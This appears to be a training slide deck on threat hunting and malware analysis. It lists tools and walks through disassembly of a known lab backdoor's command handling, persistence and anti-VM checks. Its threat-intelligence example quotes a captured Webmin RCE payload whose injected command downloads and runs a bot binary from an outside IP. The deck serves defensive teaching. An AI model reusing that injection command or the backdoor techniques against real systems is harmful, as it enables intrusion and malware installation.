Malware Analysis

RAMIN FARAJPOUR CAMI

TWITTER : MF4RR3LL
GITHUB : @RAMINFP


5
Ransomware
4
Spyware
6
Trojan horse
3
Rootkit
7
Remote access
2
Adware
8
Worm
1
Virus
9
Keylogger
10110
01001

METHODOLOGY FOR HANDLING SECURITY INCIDENTS, BREACHES, AND CYBER THREATS

- 1] Threat Hunting
- 2] Malware Analysis
- 3] Incident Response
- 4] Threat Intelligence

WHAT IS THREAT HUNTING?

- The process of proactively and iterative searching through networks to detect and isolate advanced threats that evade existing security solutions.
  - Analysis track
  - Intercept
  - Eliminate adversaries lurking in a network
  - Tools : SIEM, IDS, Firewall
- Video : https://www.exabeam.com/product/exabeam-threat-hunter/

THREAT HUNTER SKILLS

- **Data analytics and reporting skills** — these include pattern recognition, technical writing, data science, problem solving and research.

- **Operating systems and networks knowledge** — needs to know the ins and outs of the organizational systems and network.

- **Information security experience** — including malware reverse engineering, adversary tracking and endpoint security. A threat hunter needs to have a clear understanding of past and current tactics, techniques and procedures (TTPs) used by the attackers.

- **Programming language** — at least one scripting language and one compiled language is common, though modern tools are increasingly eliminating the need for using scripting language.

THREAT HUNTING REFERENCE

Name	Description
Attack&Ck	Website for Information related to Hunting Techniques.
The ThreatHunting Project	Website for Information to start Threat Hunting.
HUNTPEDIA	A very handfull book.

THREAT HUNTING TOOLS

Name	Version	Description
ELK	Free	A platform which help to create usecasses for threat huntng and hypothesis.
Sysmon	Free	System Monitor (Sysmon) is a Windows system service and device driver that, once installed on a system, remains resident across system reboots to monitor and log system activity to the Windows event log.
Osquery	Free	Performant endpoint visibility, Supoort all OS platform.

ELK

- Beats - https://github.com/elastic/beats
  - Docs : https://github.com/elastic/beats#documentation-and-getting-started
- ElasticSearch - https://www.elastic.co/elasticsearch/
- Logstash - https://github.com/elastic/logstash
- Kibana - https://www.elastic.co/kibana/

WHAT IS MALWARE ANALYSIS ?

- The process of understanding the behavior and purpose of a suspicious file or URL. The output of the analysis aids in the detection and mitigation of the potential threat

  - Malware investigation
  - Malware performance
  - The purpose of the malware
  - Malicious level of malware
  - Traffic analysis sent
  - How to connect to the server
  - Malware code structure
  - IOC with YARA/Snort
- Malware analysis is that it helps Incident Responders (IR) and security analysts (ALERT)

MALWARE ANALYSIS SKILLS

- Networking
- IOC (indicator Analysis) → YARA / Snort
- Static Analysis
- Dynamic Analysis
- Memory Forensics
- RE (Reverse Engineering)
- File Format
- OS Internal
- Coding / Script

WHAT IS INCIDENT RESPONSE ?

- Structured approach to handle various types of security incidents, cyber threats, and data breaches.
- The incident response methodology aims to identify, contain, and minimize the cost of a cyberattack or a live incident.
- Why Is Incident Response Important?
  - Data breaches cost companie's operational downtime, reputational, and financial loss.
  - For most of the organizations, breaches lead to devaluation of stock value and loss of customer trust.
  - To eliminate such risks, companies need a well-planned cybersecurity incident response plan,

- https://youtu.be/NIKIJodcxOk

GRAPHITE – GRAFANA - DIAMOND

- https://graphiteapp.org/

Installing : https://github.com/SecurityTalks/Malware-Analysis

- https://github.com/grafana/grafana
- Or https://github.com/prometheus/prometheus
- https://github.com/python-diamond/Diamond

WHAT ARE THE COMMON TYPES OF INCIDENTS?

Phishing attacks

350% rise in phishing websites at the start of 2020 – United Nations

Denial-of-Service attacks

595% year-over-year increase in DDoS attacks against utilities worldwide – NETSCOUT

Ransomware attacks

20% hike in ransomware attacks within 6-months, amounting to 121.4 million events – SonicWall

SQL injections

8000% rise in SQL Injection attacks in 2019, versus 2018 – WatchGuard

Malware attacks

176% increase in new malware attacks disguised as Microsoft Office file types – SonicWall

WHAT IS THREAT INTELLIGENCE?

- Cyber threat information becomes once it has been collected, evaluated in the context of its source and reliability, and analyzed

- It requires that analysts identify similarities and differences in vast quantities of information and detect deceptions to produce accurate, timely, and relevant intelligence.

THREAT INTELLIGENCE RESOURCE

Source Name	Subscription	Status
dydns	Free	Online
emergingthreats for botcc	Free	Online
fedotracker	Free	Online
greensnow	Free	Online
h3xtracker	Free	Online
hphosts for malware	Free	Online
iblocklist	Free	Online
ibmxforce	Free	Online
intercept.sh	Free	Online
intercept.sh	Free	Online
malc0de	Free	Online
malware_traffic	Free	Online
malwared.malwaremustdie.org	Free	Online
malwared.malwaremustdie.org	Free	Online

BAD PACKETS CYBER THREAT INTELLIGENCE - EXAMPLE


```
1  {
2    "count": 1,
3    "next": null,
4    "previous": null,
5    "results": [
6      {
7        "source_ip_address": "185.181.8.67",
8        "country": "NL",
9        "user_agent": "Go-http-client/1.1",
10       "payload": "POST /password_change.cgi HTTP/1.1",
11       "post_data": "\"user=Cloudbot&pam=&expired=2&old=clouds|wget
   http://147.135.124.113/bins/x86.cloudbot; chmod 777 x86.cloudbot;
   ./x86.cloudbot; &new1=clouds&new2=clouds\"",
12       "target_port": 10000,
13       "protocol": "tcp",
14       "tags": [
15         {
16           "cve": "CVE-2019-15107",
17           "category": "Platform",
18           "description": "Webmin RCE"
19         }
20       ],
21       "event_count": 1,
22       "first_seen": "2019-08-24T03:32:43Z",
23       "last_seen": "2019-08-24T03:32:43Z"
24     }
25   ]
26 }
```


BAD PACKETS

STATIC MALWARE ANALYSIS

Name	Version	Paltform
DIE	Free	Windows, Linux, Mac Os
PE Bear	Free	Windows
PortEx	Free	Windows
Manalyze	Free	Windows
PE Studio	Free	Windows
CFF Explorer	Free	Windows
PE Tools	Free	Windows
FileAlyzer	Free	Windows
PE Explorer	Free	Windows
PE Insider	Free	Windows
PE View	Free	Windows
Chimprec	Free	Windows
PEID	Free	Windows

PEview - C:\ProgramData\chocolatey\lib\pmalabs.flare\tools\Practical Malware Analysis Labs\BinaryCollection\Chapter_1L\Lab01-01.dll

File View Go Help

- Lab01-01.dll
  - IMAGE_DOS_HEADER
  - MS-DOS Stub Program
  - IMAGE_NT_HEADERS
    - Signature
    - IMAGE_FILE_HEADER
    - IMAGE_OPTIONAL_HEADER
  - IMAGE_SECTION_HEADER .text
  - IMAGE_SECTION_HEADER .rdata
  - IMAGE_SECTION_HEADER .data
  - IMAGE_SECTION_HEADER .reloc
  - SECTION .text
  - SECTION .rdata
  - SECTION .data
  - SECTION .reloc

pFile	Data	Description	Value
000000E4	014C	Machine	IMAGE_FILE_MACHINE_I386
000000E6	0004	Number of Sections	
000000E8	4D0E2FE6	Time Date Stamp	2010/12/19 Sun 16:16:38 UTC
000000EC	00000000	Pointer to Symbol Table	
000000F0	00000000	Number of Symbols	
000000F4	00E0	Size of Optional Header	
000000F6	210E	Characteristics	
		0002	IMAGE_FILE_EXECUTABLE_IMAGE
		0004	IMAGE_FILE_LINE_NUMS_STRIPPED
		0008	IMAGE_FILE_LOCAL_SYMS_STRIPPED
		0100	IMAGE_FILE_32BIT_MACHINE
		2000	IMAGE_FILE_DLL

PEview - C:\ProgramData\chocolatey\lib\pmalabs.flare\tools\Practical Malware Analysis Labs\BinaryCollection\Chapter_1L\Lab01-01.exe

File View Go Help

- Lab01-01.exe
  - IMAGE_DOS_HEADER
  - MS-DOS Stub Program
  - IMAGE_NT_HEADERS
    - Signature
    - IMAGE_FILE_HEADER
    - IMAGE_OPTIONAL_HEADER
  - IMAGE_SECTION_HEADER .text
  - IMAGE_SECTION_HEADER .rdata
  - IMAGE_SECTION_HEADER .data
  - SECTION .text
  - SECTION .rdata
    - IMPORT Address Table
    - IMPORT Directory Table
    - IMPORT Name Table
    - IMPORT Hints/Names & DLL Names
  - SECTION .data

pFile	Data	Description	Value
000000EC	014C	Machine	IMAGE_FILE_MACHINE_I386
000000EE	0003	Number of Sections	
000000F0	4D0E2FD3	Time Date Stamp	2010/12/19 Sun 16:16:19 UTC
000000F4	00000000	Pointer to Symbol Table	
000000F8	00000000	Number of Symbols	
000000FC	00E0	Size of Optional Header	
000000FE	010F	Characteristics	
		0001	IMAGE_FILE_RELOCS_STRIPPED
		0002	IMAGE_FILE_EXECUTABLE_IMAGE
		0004	IMAGE_FILE_LINE_NUMS_STRIPPED
		0008	IMAGE_FILE_LOCAL_SYMS_STRIPPED
		0100	IMAGE_FILE_32BIT_MACHINE

Dependency Walker - [Lab01-01.dll]

File Edit View Options Profile Window Help

- LAB01-01.DLL
  - KERNEL32.DLL
  - WS2_32.DLL
  - MSVCRT.DLL

PI	Ordinal ^	Hint	Function	Entry Point
O#	3 (0x0003)	N/A	N/A	Not Bound
O#	4 (0x0004)	N/A	N/A	Not Bound
O#	9 (0x0009)	N/A	N/A	Not Bound
O#	11 (0x000B)	N/A	N/A	Not Bound
O#	16 (0x0010)	N/A	N/A	Not Bound
O#	19 (0x0013)	N/A	N/A	Not Bound
O#	22 (0x0016)	N/A	N/A	Not Bound
O#	23 (0x0017)	N/A	N/A	Not Bound
O#	115 (0x0073)	N/A	N/A	Not Bound
O#	116 (0x0074)	N/A	N/A	Not Bound

E	Ordinal ^	Hint	Function	Entry Point
C	1 (0x0001)	160 (0x00A0)	accept	0x00016CE0
C	2 (0x0002)	161 (0x00A1)	bind	0x0000D840
C	3 (0x0003)	162 (0x00A2)	closesocket	0x00009D00
C	4 (0x0004)	163 (0x00A3)	connect	0x0000A8D0
C	5 (0x0005)	170 (0x00AA)	getpeername	0x00013AD0
C	6 (0x0006)	175 (0x00AF)	getsockname	0x0000E8D0
C	7 (0x0007)	176 (0x00B0)	getsockopt	0x0000AA50
C	8 (0x0008)	177 (0x00B1)	htonl	0x000136D0
C	9 (0x0009)	178 (0x00B2)	htons	0x000136E0
C	10 (0x000A)	183 (0x00B7)	ioctlsocket	0x00006D80
C	11 (0x000B)	179 (0x00B3)	inet_addr	0x00013BB0
C	12 (0x000C)	180 (0x00B4)	inet_ntoa	0x00013CE0
C	13 (0x000D)	184 (0x00B8)	listen	0x000142A0
C	14 (0x000E)	185 (0x00B9)	ntohl	0x000136D0
C	15 (0x000F)	186 (0x00BA)	ntohs	0x000136E0
C	16 (0x0010)	187 (0x00BB)	recv	0x00009520
C	17 (0x0011)	188 (0x00BC)	recvfrom	0x00009320
C	18 (0x0012)	189 (0x00BD)	select	0x000164F0
C	19 (0x0013)	190 (0x00BE)	send	0x0000B0C0
C	20 (0x0014)	191 (0x00BF)	sendto	0x0000E750
C	21 (0x0015)	192 (0x00C0)	setsockopt	0x0000A1C0
C	22 (0x0016)	193 (0x00C1)	shutdown	0x000035E0
C	23 (0x0017)	194 (0x00C2)	socket	0x00008D50
C	24 (0x0018)	94 (0x005E)	WSApSetPostRoutine	0x00033780
C	25 (0x0019)	0 (0x0000)	FreeAddrInfoEx	0x000139A0
C	26 (0x001A)	1 (0x0001)	FreeAddrInfoExW	0x000139A0
C	27 (0x001B)	2 (0x0002)	FreeAddrInfoW	0x00013760
C	28 (0x001C)	3 (0x0003)	GetAddrInfoExA	0x00027220
C	29 (0x001D)	4 (0x0004)	GetAddrInfoExCancel	0x00001120
C	30 (0x001E)	5 (0x0005)	GetAddrInfoExOverlappedResult	0x00014760
C	31 (0x001F)	6 (0x0006)	GetAddrInfoExW	0x0000C690
C	32 (0x0020)	7 (0x0007)	GetAddrInfoW	0x0000BC90

REVERSE ENGINEERING

Name	Version	Paltform
IDA	Paid	Windows
Ghidra	Free	Windows, Linux, Mac Os
Cutter	Free	Windows
Radare	Free	Linux

DYNAMIC MALWARE ANALYSIS

```
.text:1000D02B                 retn    8
.text:1000D02B ServiceMain     endp
.text:1000D02B
.text:1000D02E
.text:1000D02E ; ||||||||||||||| S U B R O U T I N E |||||||||||||||||||||||||||||||||||||||||||
.text:1000D02E
.text:1000D02E
.text:1000D02E ; BOOL __stdcall DllMain(HINSTANCE hinstDLL,DWORD fdwReason,LPVOID lpvReserved)
.text:1000D02E _DllMain@12     proc near               ; CODE XREF: DllEntryPoint+4B↓p
.text:1000D02E                                         ; DATA XREF: sub_100110FF+2D↓o
.text:1000D02E
.text:1000D02E hinstDLL        = dword ptr  4
.text:1000D02E fdwReason       = dword ptr  8
.text:1000D02E lpvReserved     = dword ptr  0Ch
.text:1000D02E
.text:1000D02E                 mov     eax, [esp+fdwReason]
.text:1000D032                 dec     eax
.text:1000D033                 jnz     loc_1000D107
.text:1000D039                 mov     eax, [esp+hinstDLL]
.text:1000D03D                 push    ebx
.text:1000D03E                 mov     ds:hModule, eax
.text:1000D043                 mov     eax, off_10019044
.text:1000D048                 push    esi
.text:1000D049                 add     eax, 0Dh
.text:1000D04C                 push    edi
.text:1000D04D                 push    eax             ; char *
.text:1000D04E                 call    strlen
.text:1000D053                 mov     ebx, ds:CreateThread
.text:1000D059                 mov     esi, ds:_strnicmp
.text:1000D05F                 xor     edi, edi
.text:1000D061                 pop     ecx
.text:1000D062                 test    eax, eax
.text:1000D064                 jz      short loc_1000D089
.text:1000D066                 mov     eax, off_10019044
.text:1000D06B                 push    7               ; size_t
.text:1000D06D                 add     eax, 0Dh
.text:1000D070                 push    offset aHttp    ; "http://"
.text:1000D075                 push    eax             ; char *
```

Functions window

Function name	Segment	Start
BlockInput	.text	100111E2
CreateToolhelp32Snapshot	.text	100111C4
DllEntryPoint	.text	10015T6D
DllMain(x,x,x)	.text	1000D02E
EnumProcessModules	.text	100111AC
GetAdaptersInfo	.text	100111B2
GetModuleFileNameExA	.text	100111A6
HandlerProc	.text	1000C9DF
ICClose	.text	100113D6
ICCompress	.text	100113D0
ICImageCompress	.text	100113CA
ICOpen	.text	100113E2
ICSendMessage	.text	100113DC
InstallRT	.text	1000D847
InstallSA	.text	1000DEC1
InstallSB	.text	1000E892
Module32First	.text	100111D0
Module32Next	.text	100111CA

Line 4 of 346

0000C42E 1000D02E: DllMain(x,x,x)

```
.idata:100163C4 ; int __stdcall select(int nfds,fd_set *re
.idata:100163C4                 extrn select:dword      ;
.idata:100163C8 ; unsigned __int32 __stdcall inet_addr(con
.idata:100163C8                 extrn inet_addr:dword   ;
.idata:100163C8                                         ;
.idata:100163CC ; struct hostent *__stdcall gethostbyname(
.idata:100163CC                 extrn gethostbyname:dword
.idata:100163CC                                         ;
.idata:100163CC                                         ;
.idata:100163D0 ; char *__stdcall inet_ntoa(struct in_addr
.idata:100163D0                 extrn inet_ntoa:dword   ;
.idata:100163D0                                         ;
.idata:100163D4 ; int __stdcall recv(SOCKET s,char *buf,in
.idata:100163D4                 extrn recv:dword        ;
.idata:100163D4                                         ;
.idata:100163D8 ; int __stdcall send(SOCKET s,const char *
.idata:100163D8                 extrn send:dword        ;
.idata:100163D8                                         ;
.idata:100163DC ; int __stdcall connect(SOCKET s,const str
.idata:100163DC                 extrn connect:dword     ;
.idata:100163DC                                         ;
.idata:100163E0 ; u_short __stdcall ntohs(u_short netshort
.idata:100163E0                 extrn ntohs:dword       ;
.idata:100163E0                                         ;
.idata:100163E4 ; u_short __stdcall htons(u_short hostshor
.idata:100163E4                 extrn htons:dword       ;
.idata:100163E4                                         ;
.idata:100163E8 ; int __stdcall setsockopt(SOCKET s,int le
.idata:100163E8                 extrn setsockopt:dword  ;
.idata:100163E8                                         ;
.idata:100163EC ; int WSACleanup(void)
.idata:100163EC                 extrn WSACleanup:dword  ;
.idata:100163EC                                         ;
.idata:100163F0 ; int __stdcall WSAStartup(WORD wVersionRe
.idata:100163F0                 extrn WSAStartup:dword  ;
.idata:100163F0                                         ;
.idata:100163F4 ; int __stdcall closesocket(SOCKET s)
.idata:100163F4                 extrn closesocket:dword ;
.idata:100163F4                                         ;
.idata:100163F8 ; SOCKET __stdcall socket(int af,int type,
.idata:100163F8                 extrn socket:dword      ;
.idata:100163F8                                         ;
```

Imports

Edit Search

Address	Ordinal	Name
100162BC		_stricmp
100162C4		_strlwr
100162C0		_strnicmp
10016288		_strrev
100162E8		_strtime
10016258		_strupr
100162E0		_vsnprintf
10016268		abs
100162B4		atoi
100163F4	3	closesocket
100163DC	4	connect
100162A4		fclose
10016274		fopen
100162E4		fprintf
10016234		fread
100162DC		free
100162D8		fseek
10016278		ftell
100162A0		fwrite
100163CC	52	gethostbyname
100163E4	9	htons
100163C8	11	inet_addr
100163D0	12	inet_ntoa
1001624C		isdigit
1001638C		keybd_event
10016264		malloc
100162AC		memcmp
100162C8		memcpy
100162D4		memset
10016388		mouse_event
100163E0	15	ntohs

Line 214 of 253

```
.text:10001656
.text:10001656
.text:10001656 ; DWORD __stdcall sub_10001656(LPVOID)
.text:10001656 sub_10001656    proc near               ; DATA XREF: DllMain(x,x,x)+C8↓o
.text:10001656
.text:10001656 var_675         = byte ptr -675h
.text:10001656 var_674         = dword ptr -674h
.text:10001656 hModule         = dword ptr -670h
.text:10001656 timeout         = timeval ptr -66Ch
.text:10001656 name            = sockaddr ptr -664h
.text:10001656 var_654         = word ptr -654h
.text:10001656 in              = in_addr ptr -650h
.text:10001656 Parameter       = byte ptr -644h
.text:10001656 CommandLine     = byte ptr -63Fh
.text:10001656 Data            = byte ptr -638h
.text:10001656 var_544         = dword ptr -544h
.text:10001656 var_50C         = dword ptr -50Ch
.text:10001656 var_500         = dword ptr -500h
.text:10001656 var_4FC         = dword ptr -4FCh
.text:10001656 readfds         = fd_set ptr -4BCh
.text:10001656 phkResult       = HKEY__ ptr -3B8h
.text:10001656 var_3B0         = dword ptr -3B0h
.text:10001656 var_1A4         = dword ptr -1A4h
.text:10001656 var_194         = dword ptr -194h
.text:10001656 WSAData         = WSAData ptr -190h
.text:10001656 arg_0           = dword ptr  4
.text:10001656
.text:10001656                 sub     esp, 678h
```

CODE EXECUTE?

```
xdoors_d:10095B18 aQuit           db 'quit',0              ; DATA XREF: sub_1000FF58+
xdoors_d:10095B1D                 align 10h
xdoors_d:10095B20 ; char aCommand_exeC[]
xdoors_d:10095B20 aCommand_exeC   db '\command.exe /c ',0 ; DATA XREF: sub_1000FF58:
xdoors_d:10095B31                 align 4
xdoors_d:10095B34 aCmd_exeC       db '\cmd.exe /c ',0      ; DATA XREF: sub_1000FF58+
.rsrc:10096000 ; Section 5. (virtual address 00096000)
.rsrc:10096000 ; Virtual size                  : 000003B0 (    944.)
```

Strings window

Address	Length	Type	String
.data:10019234	00000010	C	[This is RPO]80
.data:10019144	0000000E	C	[This is RUR]
.data:1001925C	00000014	C	[This is SS2]
.data:10019270	00000014	C	[This is SSD]
xdoors_d:100939A0	0000000F	C	\\Device\\Video0
xdoors_d:100954B0	0000000C	C	\\Parameters
xdoors_d:10095B34	0000000D	C	\\cmd.exe /c
xdoors_d:10095B20	00000011	C	\\command.exe /c
xdoors_d:10093844	0000000B	C	\n\n\n[%s %s]
xdoors_d:100943C4	0000000F	C	\r\n%-16d%-20s%d
xdoors_d:10093D50	00000023	C	\r\n(1) Enter Current Directory '%s'
xdoors_d:10093A98	00000034	C	\r\n(1) Enter Current Directory Erro

Line 515 of 746

CODE EXECUTE COMMAND!

```
text:100102B9                 jz      loc_10010714
text:100102BF                 push    4               ; size_t
text:100102C1                 lea     eax, [ebp+var_5C0]
text:100102C7                 push    offset aQuit    ; "quit"
text:100102CC                 push    eax             ; void *
text:100102CD                 call    memcmp
text:100102D2                 add     esp, 0Ch
text:100102D5                 test    eax, eax
text:100102D7                 jz      loc_10010714
text:100102DD                 push    4               ; size_t
text:100102DF                 lea     eax, [ebp+var_5C0]
text:100102E5                 push    offset aExit    ; "exit"
text:100102EA                 push    eax             ; void *
text:100102EB                 call    memcmp
text:100102F0                 add     esp, 0Ch
text:100102F3                 test    eax, eax
text:100102F5                 jz      loc_10010714
text:100102FB                 push    edi             ; size_t
text:100102FC                 lea     eax, [ebp+var_5C0]
text:10010302                 push    offset aCd      ; "cd"
text:10010307                 push    eax             ; void *
text:10010308                 call    memcmp
text:1001030D                 add     esp, 0Ch
text:10010310                 test    eax, eax
text:10010312                 jnz     short loc_10010357
text:10010314                 lea     eax, [ebp-58Dh]
text:1001031A
text:1001031A loc_1001031A:                           ; CODE XREF: sub_1000FF58+
text:1001031A                 push    eax             ; lpPathName
text:1001031B                 call    ds:SetCurrentDirectoryA
text:10010321                 lea     eax, [ebp+Buffer]
text:10010327                 push    eax             ; lpBuffer
text:10010328                 push    104h            ; nBufferLength
text:1001032D                 call    ds:GetCurrentDirectoryA
text:10010333                 lea     eax, [ebp+Buffer]
text:10010339                 push    offset asc_10095C5C ; ">"
text:1001033E                 push    eax             ; char *
text:1001033F                 call    strcat
```

SYSTEM CHECK

```
; ---------------------------------------------------------------------------

loc_100103D4:                           ; CODE XREF: sub_1000FF58+439↑j
                push    4               ; size_t
                lea     eax, [ebp+var_5C0]
                push    offset aIdle    ; "idle"
                push    eax             ; void *
                call    memcmp
                add     esp, 0Ch
                test    eax, eax
                jnz     short loc_100103FC
                push    [ebp+s]         ; s
                call    sub_10004CFF

loc_100103F6:                           ; CODE XREF: sub_1000FF58+4C6↓j
                                        ; sub_1000FF58+4EA↓j ...
                pop     ecx
                jmp     loc_100106D3
; ---------------------------------------------------------------------------

loc_100103FC:                           ; CODE XREF: sub_1000FF58+494↑j
                push    6               ; size_t
                lea     eax, [ebp+var_5C0]
                push    offset aUptime  ; "uptime"
                push    eax             ; void *
                call    memcmp
                add     esp, 0Ch
                test    eax, eax
                jnz     short loc_10010420
                push    [ebp+s]         ; s
                call    sub_10004DCA
                jmp     short loc_100103F6
; ---------------------------------------------------------------------------
```

PERSISTENCE!

```
.text:100052A2 ; int __cdecl sub_100052A2(SOCKET s)
.text:100052A2 sub_100052A2    proc near               ; CODE XREF: sub_1000FF58+509↓p
.text:100052A2
.text:100052A2 var_60C         = dword ptr -60Ch
.text:100052A2 Data            = byte ptr -20Ch
.text:100052A2 cbData          = dword ptr -0Ch
.text:100052A2 Type            = dword ptr -8
.text:100052A2 hKey            = dword ptr -4
.text:100052A2 s               = dword ptr  8
.text:100052A2
.text:100052A2                 push    ebp
.text:100052A3                 mov     ebp, esp
.text:100052A5                 sub     esp, 60Ch
.text:100052AB                 and     byte ptr [ebp+var_60C], 0
.text:100052B2                 push    edi
.text:100052B3                 mov     ecx, 0FFh
.text:100052B8                 xor     eax, eax
.text:100052BA                 lea     edi, [ebp+var_60C+1]
.text:100052C0                 and     [ebp+Data], 0
.text:100052C7                 rep stosd
.text:100052C9                 stosw
.text:100052CB                 stosb
.text:100052CC                 push    7Fh
.text:100052CE                 xor     eax, eax
.text:100052D0                 pop     ecx
.text:100052D1                 lea     edi, [ebp-20Bh]
.text:100052D7                 rep stosd
.text:100052D9                 stosw
.text:100052DB                 stosb
.text:100052DC                 lea     eax, [ebp+hKey]
.text:100052DF                 push    eax             ; phkResult
.text:100052E0                 push    0F003Fh         ; samDesired
.text:100052E5                 push    0               ; ulOptions
.text:100052E7                 push    offset aSoftwareMicros ; "SOFTWARE\\Microsoft\\Windows\\CurrentVersi"...
.text:100052EC                 push    80000002h       ; hKey
.text:100052F1                 call    ds:RegOpenKeyExA
.text:100052F7                 test    eax, eax
.text:100052F9                 jz      short loc_10005309
.text:100052FB                 push    [ebp+hKey]      ; hKey
.text:100052FE                 call    ds:RegCloseKey
.text:10005304                 jmp     loc_100053F6
```

```
; char aSoftwareMicros[]
aSoftwareMicros db 'SOFTWARE\Microsoft\Windows\CurrentVersion',0
                                                ; DATA XREF: sub_10003EBC+40↑o
                                                ; sub_10003EBC+D3↑o ...
```

OS NAME!

```
; Attributes: bp-based frame

sub_100036C3 proc near

VersionInformation= _OSVERSIONINFOA ptr -94h

push    ebp
mov     ebp, esp
sub     esp, 94h
lea     eax, [ebp+VersionInformation]
mov     [ebp+VersionInformation.dwOSVersionInfoSize], 94h
push    eax             ; lpVersionInformation
call    ds:GetVersionExA ; Get extended information about the
                        ; version of the operating system
cmp     [ebp+VersionInformation.dwPlatformId], 2
jnz     short loc_100036FA
```

```
cmp     [ebp+VersionInformation.dwMajorVersion], 5
jb      short loc_100036FA
```

```
push    1
pop     eax
leave
retn
```

```
loc_100036FA:
xor     eax, eax
leave
retn
sub_100036C3 endp
```

Graph overview

ANTI DEBUGGING!

```
.text:1000DED5                 pop     ecx
.text:1000DED6                 jz      short loc_1000DF08
.text:1000DED8                 call    loc_10006119
.text:1000DEDD                 test    al, al
.text:1000DEDF                 jnz     short loc_1000DEEA
.text:1000DEE1                 call    sub_10006196
.text:1000DEE6                 test    al, al
.text:1000DEE8                 jz      short loc_1000DF08
.text:1000DEEA
.text:1000DEEA loc_1000DEEA:                           ; CODE XREF: InstallSA+1E↑j
.text:1000DEEA                 push    offset unk_1008E5F0 ; char *
.text:1000DEEF                 call    sub_10003592
.text:1000DEF4                 mov     [esp+8+var_8], offset aFoundVirtualMa ; "Found Virtual Machine,Install Cancel."
.text:1000DEFB                 call    sub_10003592
.text:1000DF00                 pop     ecx
.text:1000DF01                 call    sub_10005567
.text:1000DF06                 jmp     short loc_1000DF1E
.text:1000DF08 ; ---------------------------------------------------------------------------
```

ENCODING?

```
.data:1001D984                 db    0
.data:1001D985                 db    0
.data:1001D986                 db    0
.data:1001D987                 db    0
.data:1001D988 a1UUU7461Yu2u10 db '-1::',27h,'u<&u!=<&u746>1::',27h,'yu&!',27h,'<;2u106:101u3:',27h,'u'
.data:1001D9B3                 db    5
.data:1001D9B4                 db  27h ; '
.data:1001D9B5 a46649u         db '46!<649u'
.data:1001D9BD                 db   18h
.data:1001D9BE a4940u          db '49"4',27h,'0u'
.data:1001D9C5
.data:1001D9C6 a49U
.data:1001D9CE
.data:1001D9CF a47uo
.data:1001D9D9
.data:1001D9DA
```

Recipe

XOR

Key
0x55
HEX

Scheme
Standard

Null preserving

Input

```
-1::'u<&u!=<&u746>1::'yu&!'<;2u106:101u3:'u'46!<649u49"4'0u;49,&<&u47uo|dgfa
```

Output

```
xdoor is this backdoor, string decoded for ractical alware nalysis ab :)1234
```

DeObfuscation ALFA SHELL V3 : https://github.com/raminfp/DeObfuscation_ALFA_SHELL_V3

WIN API

```
sub_40105F      proc near               ; CODE XREF: sub_401000+1C↑p
                                        ; sub_401000+30↑p

arg_0           = dword ptr  0Ch
arg_4           = dword ptr  10h

                push    ebx
                push    esi
                mov     esi, offset unk_407098
                push    edi
                push    esi
                call    stbuf
                mov     edi, eax
                lea     eax, [esp+8+arg_4]
                push    eax             ; int
                push    [esp+0Ch+arg_0] ; int
                push    esi             ; FILE *
                call    sub_401282
                push    esi
                push    edi
                mov     ebx, eax
                call    ftbuf
                add     esp, 18h
                mov     eax, ebx
                pop     edi
                pop     esi
                pop     ebx
                retn
sub_40105F      endp
```

```
/*
 * Pointer to the array of pointers to FILE/_FILEX structures that are used
 * to manage stdio-level files.
 */
extern void **__piob;

FILE * __cdecl _getstream(void);
FILE * __cdecl _openfile(__in_z const char * _Filename, __in_z const char * _Mode
FILE * __cdecl _wopenfile(__in_z const char16_t * _Filename, __in_z const char16_
void __cdecl _getbuf(__out FILE * _File);
int __cdecl _filwbuf (__inout FILE * _File);
int __cdecl _flswbuf(__in int _Ch, __inout FILE * _File);
void __cdecl _freebuf(__inout FILE * _File);
int __cdecl _stbuf(__inout FILE * _File);
void __cdecl _ftbuf(int _Flag, __inout FILE * _File);
```

CHECK UP INTERNET

```
sub_401000      proc near               ; CODE XREF: _main+4↓p

var_4           = dword ptr -4

                push    ebp
                mov     ebp, esp
                push    ecx
                push    0               ; dwReserved
                push    0               ; lpdwFlags
                call    ds:InternetGetConnectedState
                mov     [ebp+var_4], eax
                cmp     [ebp+var_4], 0
                jz      short loc_40102B
                push    offset aSuccessInterne ; "Success: Internet Connection\n"
                call    sub_40105F
                add     esp, 4
                mov     eax, 1
                jmp     short loc_40103A
; ---------------------------------------------------------------------------

loc_40102B:                             ; CODE XREF: sub_401000+15↑j
                push    offset aError1_1NoInte ; "Error 1.1: No Internet\n"
                call    sub_40105F
                add     esp, 4
                xor     eax, eax

loc_40103A:                             ; CODE XREF: sub_401000+29↑j
                mov     esp, ebp
                pop     ebp
                retn
sub_401000      endp
```

YOUTUBE CHANNEL FOR MALWARE ANALYSIS

YouTube Channel Name

OALabs

Kindred Security

Colin Hardy

MalwareAnalysisForHedgehogs

Michael Gillespie

ReverseIT

LiveOverflow

hasherezade

John Hammond

MalwareTech

RSA Conferenc

Monnappa K A

DOCUMENT ANALYSIS – PDF / WORD / EXCEL

Name	Version	Paltform
Ole Tool	Free	Python
Didier's PDF Tools	Free	Python
Origami	Free	Ruby
REMnux	Free	Virtual Machine
PDF	Free	Binary
ViperMonkey	Free	Python

MALWARE REPORT TECHNICAL

- Summery
  - If (Init Access)
  - Category (Ransome, Rootkit, Bootkit)
- File Metadata Information
  - Filename
  - MD5 Hash
  - File Type
  - File Size
  - SHA256
  - PE Information / File less
- Static Analysis
  - Domain / IP
  - Obfuscation and Encryption
  - Anti Reverse / Anti Sandbox
- Dynamic Analysis
  - Execution
  - Connection to C&C
  - Logs
  - Traffic
  - YARA rule

Reports :

https://isc.sans.edu/diary/26750

https://isc.sans.edu/diary/26744

https://us-cert.cisa.gov/ncas/alerts/aa20-302a

WEAKNESSES CERT.IR / AFTA

- Very bad style report
- Ant activity in social media network
- Ant activity in github
- There isn’t content for cyber security
- Copy & Paste news

SOLUTION

